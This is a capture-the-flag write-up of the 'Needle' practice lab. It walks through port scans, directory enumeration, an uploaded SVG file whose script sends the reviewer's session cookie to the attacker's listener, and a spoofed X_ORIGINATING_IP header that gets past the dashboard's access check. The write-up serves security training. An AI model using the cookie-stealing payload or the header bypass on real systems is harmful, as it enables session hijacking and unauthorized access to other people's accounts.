
Summary #
On port 80 there is a web application called Needle Clinic. Abusing the upload function in the contact form with a malicious SVG file in combination with a special HTTP header we get access to the medical dashboard. Within this dashboard we can generate a PDF discharge summary. Abusing the XSL_PATH to inject our own XSL file, we can get RCE on the box.
Specifications #
- Name: NEEDLE
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux needle 6.8.0-48-generic #48-Ubuntu SMP PREEMPT_DYNAMIC Fri Sep 27 14:04:52 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.226.161
- OFFSEC provided credentials: None
- HASH:
local.txt:8688b545cb98dedb915b4486f13d07dc - HASH:
proof.txt:None
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir needle && cd needle && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 19 16:27 .
drwxrwxr-x 93 kali kali 4096 Aug 19 16:27 ..
drwxrwxr-x  2 kali kali 4096 Aug 19 16:27 enum
drwxrwxr-x  2 kali kali 4096 Aug 19 16:27 exploits
drwxrwxr-x  2 kali kali 4096 Aug 19 16:27 files
drwxrwxr-x  2 kali kali 4096 Aug 19 16:27 tools
drwxrwxr-x  2 kali kali 4096 Aug 19 16:27 uploads

ip=192.168.226.161

ping 192.168.226.161

PING 192.168.226.161 (192.168.226.161) 56(84) bytes of data.
64 bytes from 192.168.226.161: icmp_seq=1 ttl=61 time=19.9 ms
^C
--- 192.168.226.161 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 19.875/19.875/19.875/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.226.161:22
Open 192.168.226.161:80
Open 192.168.226.161:631
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:30 +0200
Initiating Ping Scan at 16:30
Scanning 192.168.226.161 [4 ports]
Completed Ping Scan at 16:30, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:30
Completed Parallel DNS resolution of 1 host. at 16:30, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:30
Scanning 192.168.226.161 [3 ports]
Discovered open port 631/tcp on 192.168.226.161
Discovered open port 80/tcp on 192.168.226.161
Discovered open port 22/tcp on 192.168.226.161
Completed SYN Stealth Scan at 16:30, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.226.161
Host is up, received reset ttl 61 (0.023s latency).
Scanned at 2026-08-19 16:30:30 CEST for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
631/tcp open  ipp     syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (172B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
631/tcp open  ipp     syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80,631

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80,631 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 61 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGT2bbuknyDQCZL8wcewIxfJHCT3ZA9MHovHm5vV8gnY+WaklYD1KkExYX16RT7Du6kDkOd7/VtgT8wyumO7X74=
|   256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP9T+RtTpSheh2mjfbGIXvNadPVCLuheP1AqmUPx6yic
80/tcp  open  http    syn-ack ttl 61 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Needle Clinic - Healthcare Excellence
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.58 (Ubuntu)
631/tcp open  ipp     syn-ack ttl 61 CUPS 2.4
|_http-title: Forbidden - CUPS v2.4.12
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: CUPS/2.4 IPP/2.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
On port 80 there is a website called Needle Clinic.

When we use Gobuster to search for PHP files on the server we find dashboard.php we get redirected to the login page (login.php).
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php | tee enum/gobuster-raft-small-words-raw-80
tee: enum/gobuster-raft-small-words-raw-80: No such file or directory
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.226.161:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.html                (Status: 403) [Size: 280]
.html.php            (Status: 403) [Size: 280]
files                (Status: 301) [Size: 318] [--> http://192.168.226.161/files/]
assets               (Status: 301) [Size: 319] [--> http://192.168.226.161/assets/]
login.php            (Status: 200) [Size: 3112]
.                    (Status: 200) [Size: 19382]
.htaccess            (Status: 403) [Size: 280]
process.php          (Status: 302) [Size: 0] [--> contact.php?req=failed#:~:text=Unable%20to%20send%20your%20Feedback.%20Only%20image%20files%20are%20allowed]
dashboard.php        (Status: 302) [Size: 0] [--> login.php]
xsl                  (Status: 301) [Size: 316] [--> http://192.168.226.161/xsl/]
.phtml               (Status: 403) [Size: 280]
.php                 (Status: 403) [Size: 280]
When we click on Contact in the menu, we get to a contact form in which we can upload an image.

When we fill-out the form and upload a random, non image, file, we get this error: Unable to send your Feedback. Only image files (jpg,png,svg,gif,jpeg) are allowed. Since we can upload .svg files we can try to upload a malicious SVG file and see if we can get a callback.
First setup a webserver using my Python script which handles all sorts of HTTP requests. Save the Python script as webserver.py:
import http.server
import socketserver
import sys

class UltimateDebuggingHandler(http.server.BaseHTTPRequestHandler):
    def handle_any_request(self):
        """Processes and logs any incoming HTTP request method."""
        # Print request metadata
        print("\n" + "=" * 60)
        print(f" RECEIVED REQUEST: {self.command} {self.path} {self.request_version}")
        print("=" * 60)

        # Print all headers
        print("HEADERS:")
        for key, value in self.headers.items():
            print(f"  {key}: {value}")
        print("-" * 60)

        # Read and print the body payload if content is present
        content_length = int(self.headers.get('Content-Length', 0))
        if content_length > 0:
            body_bytes = self.rfile.read(content_length)
            print("BODY CONTENT:")
            try:
                print(body_bytes.decode('utf-8'))
            except UnicodeDecodeError:
                print(f"  [Binary/Non-UTF8 Data: {content_length} bytes]")
        else:
            print("BODY CONTENT:\n  [Empty Body]")
        print("=" * 60 + "\n")

        # Automatically apply robust CORS configurations to prevent cross-origin blocks
        self.send_response(200 if self.command != 'OPTIONS' else 204)
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', '*')
        self.send_header('Access-Control-Allow-Headers', '*')
        self.send_header('Content-Type', 'text/plain')
        self.end_headers()

        # Send a response body back to the client for non-preflight requests
        if self.command != 'OPTIONS':
            self.wfile.write(b"Request logged successfully by server.\n")

    # Dynamic fallback hooks for standard HTTP verbs
    def do_GET(self):     self.handle_any_request()
    def do_POST(self):    self.handle_any_request()
    def do_OPTIONS(self): self.handle_any_request()
    def do_PUT(self):     self.handle_any_request()
    def do_DELETE(self):  self.handle_any_request()
    def do_PATCH(self):   self.handle_any_request()
    def do_HEAD(self):    self.handle_any_request()

# Custom server wrapper configured to drop socket assignments instantly on termination
class ReusableTCPServer(socketserver.TCPServer):
    allow_reuse_address = True

if __name__ == '__main__':
    # Determine port from parameters (defaulting to 8000)
    PORT = 8000
    if len(sys.argv) > 1:
        try:
            PORT = int(sys.argv[1])
        except ValueError:
            print(f"CRITICAL: '{sys.argv[1]}' is not a valid port number. Using default: 8000.")

    # Initialize the reusable socket wrapper
    httpd = ReusableTCPServer(("", PORT), UltimateDebuggingHandler)
    print(f"Server actively listening on port {PORT}...")
    print("Press Ctrl+C to terminate and clean up.")

    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("\nShutting down server loops...")
    finally:
        # Crucial dual-action routine to prevent port hanging
        httpd.shutdown()      # Breaks active network looping structures
        httpd.server_close()  # Tells the OS to release the socket port immediately
        print("Port successfully released. Ready for instant restart.")
Now start the webserver on port 80 and let’s create an malicious SVG file, based on this one: https://github.com/theemperorspath/xss-via-svg/blob/main/callback.svg.
Save the code below as: exp.svg, which when we upload it in the contact form show perhaps get us the cookie of the reviewer.
## start the webserver
python3 webserver.py 80
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0 200 200">
    <!-- Visual SVG -->
    <rect width="200" height="200" fill="#7418D6" />

    <!-- Text in the center -->
    <text x="50%" y="50%" font-size="20" text-anchor="middle" dy=".3em" fill="white">HEKK.ONE</text>

    <!-- XSS Payload: Execute alert on load -->
    <script type="text/javascript">
        fetch('http://192.168.45.182', {
            method: "POST",
            headers: { "Content-Type": "text/plain" },
            body: document.cookie
        });
    </script>
</svg>
Now, let’s upload the .svg file in the contact form.

We indeed get a callback with cookie data within the body content:
Server actively listening on port 80...
Press Ctrl+C to terminate and clean up.

============================================================
 RECEIVED REQUEST: POST / HTTP/1.1
============================================================
HEADERS:
  Host: 192.168.45.182
  Connection: keep-alive
  Content-Length: 53
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
  Content-Type: text/plain
  Accept: */*
  Origin: http://needle.local
  Referer: http://needle.local/
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.9
------------------------------------------------------------
BODY CONTENT:
PHPSESSID=98796b2c576eqfdfggwe979e0c0f3c790efccasddc8
============================================================

192.168.226.161 - - [19/Aug/2026 19:06:28] "POST / HTTP/1.1" 200 -
^C
Shutting down server loops...
Port successfully released. Ready for instant restart.
When we paste in the browser this cookie (using F12) and revisit the file dashboard.php, we get a 403 Forbidden reply and not get redirected to the login page.


To solve this part is not intuitive. we need to make use of a special HTTP header (see: https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/special-http-headers.html). Now is that not really weird, however the default Seclist uppercase header wordlist (https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/BurpSuite-ParamMiner/uppercase-headers) needs to be altered to make this work from - to _.
cd files

## copy the uppercase header
cp /opt/SecLists/Discovery/Web-Content/BurpSuite-ParamMiner/uppercase-headers .

## replace all - with _
sed -i 's/-/_/g' uppercase-headers

Now send the request to the dashboard.php through BURP or CAIDO (in this example used). Once intercepted, send it to Automate, now add a placeholder header in the request, like so: x: 127.0.0.1, press + and load the uppercase-headers. Now click Run.
Now we see that access is granted with a 200 OK.

Now set CAIDO to Queuing (intercept), refresh the dashboard.php in the browser, intercept and add the header X_ORIGINATING_IP: 127.0.0.1 in the request and forward the request. Finally we have access to the medical dashboard.
